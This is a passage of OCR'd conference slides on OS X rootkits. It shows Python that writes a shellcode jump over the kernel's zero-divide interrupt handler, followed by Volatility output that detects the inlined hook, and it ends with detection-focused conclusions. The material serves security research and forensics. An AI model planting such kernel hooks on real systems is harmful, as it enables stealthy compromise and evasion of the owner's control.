    "Name {0} Descriptor address: {1:#10x}, Handler address {2:#10x}".format(i[3], i[9].obj_offset,
i[2])

'Name _idt64_zero_div Descriptor address: 0xffffff802a306000, Handler address 0xffffff802a4cac20'
'Name _idt64_stack_fault Descriptor address: 0xffffff802a3060c0, Handler address
0xffffff802a4cd140'

## write shellcode to memory
import binascii
buf = "\x48\xB8\x00\x00\x00\x00\x00\x00\x00\x00\xFF
\xE0".encode("hex").replace("0000000000000000",struct.pack("<Q", 0xffffff802a4cd140).encode('hex'))
self.addrspace.write(0xffffff802a4cac20, binascii.unhexlify(buf))
idt_addr = 0xffffff802a306000
idt_entry = obj.Object('real_gate64', offset = idt_addr, vm=self.addrspace)
"{0:#10x}".format(idt_entry.offset_low16 + (idt_entry.offset_high16 << 16) +
(idt_entry.offset_top32 << 32))
```




Hooking the IOT Handler

```
testers-Mac:~ tester$ ./div0
Floating point exception: 8
```




```
testers-Mac:~ tester$ ./div0
Illegal instruction: 4
```



Hooking the IDT Handler


```
$ python vol.py mac_check_idt -f /Volumes/Storage/HITB/IDTHandlerHook-
MountainLion_10_8_3_AMDx64.vmem --profile=MacMountainLion_10_8_3_AMDx64
```

```
Volatile Systems Volatility Framework 2.3_beta
CPU# Index Address           Symbol                 Ring Selector     Module                                          Hooked Inlined
---- ----- ----------------- ---------------------- ---- ------------ ----------------------------------------------- ------ -------
0    0     0xffffff802a4cac20 _idt64_zero_div        0    KERNEL64_CS  __kernel__                                      No     Yes
0    1     0xffffff802a4cad80 _idt64_debug           0    KERNEL64_CS  __kernel__                                      No     No
0    2     0xffffff802a4cac40 __intr_0x02            0    KERNEL64_CS  __kernel__                                      No     No
0    3     0xffffff802a4cac60 _idt64_int3            3    KERNEL64_CS  __kernel__                                      No     No
0    4     0xffffff802a4cac80 _idt64_into            3    KERNEL64_CS  __kernel__                                      No     No
0    5     0xffffff802a4caca0 _idt64_bounds          3    KERNEL64_CS  __kernel__                                      No     No
0    6     0xffffff802a4cacc0 _idt64_invop           0    KERNEL64_CS  __kernel__                                      No     No
0    7     0xffffff802a4cace0 _idt64_nofpu           0    KERNEL64_CS  __kernel__                                      No     No
0    8     0xffffff802a4cd0e0 _idt64_double_fault    0    KERNEL64_CS  __kernel__                                      No     No
0    9     0xffffff802a4cad00 _idt64_fpu_over        0    KERNEL64_CS  __kernel__                                      No     No
0    10    0xffffff802a4cad20 _idt64_inv_tss         0    KERNEL64_CS  __kernel__                                      No     No
0    11    0xffffff802a4cd160 _idt64_segnp           0    KERNEL64_CS  __kernel__                                      No     No
0    12    0xffffff802a4cd140 _idt64_stack_fault     0    KERNEL64_CS  __kernel__                                      No     No
```



Conclusion

- DTrace is part of OS X and readily available
- Can be used to detect and create rootkits
- Syscalls are easy targets for rootkits
- Memory analysis with Volatility reveals rootkit artifacts
- Detection methods trivially wrapped into a plugin for automation
- If there is no detection mechanism, write Volatility a plugin!



WESTINOS

Thank you!

- Blog: siliconblade.blogspot.com
- Code: github.com/siliconblade/
- Twitter: @CGurkok
- E-mail: cemgurkok <at/> gmail.com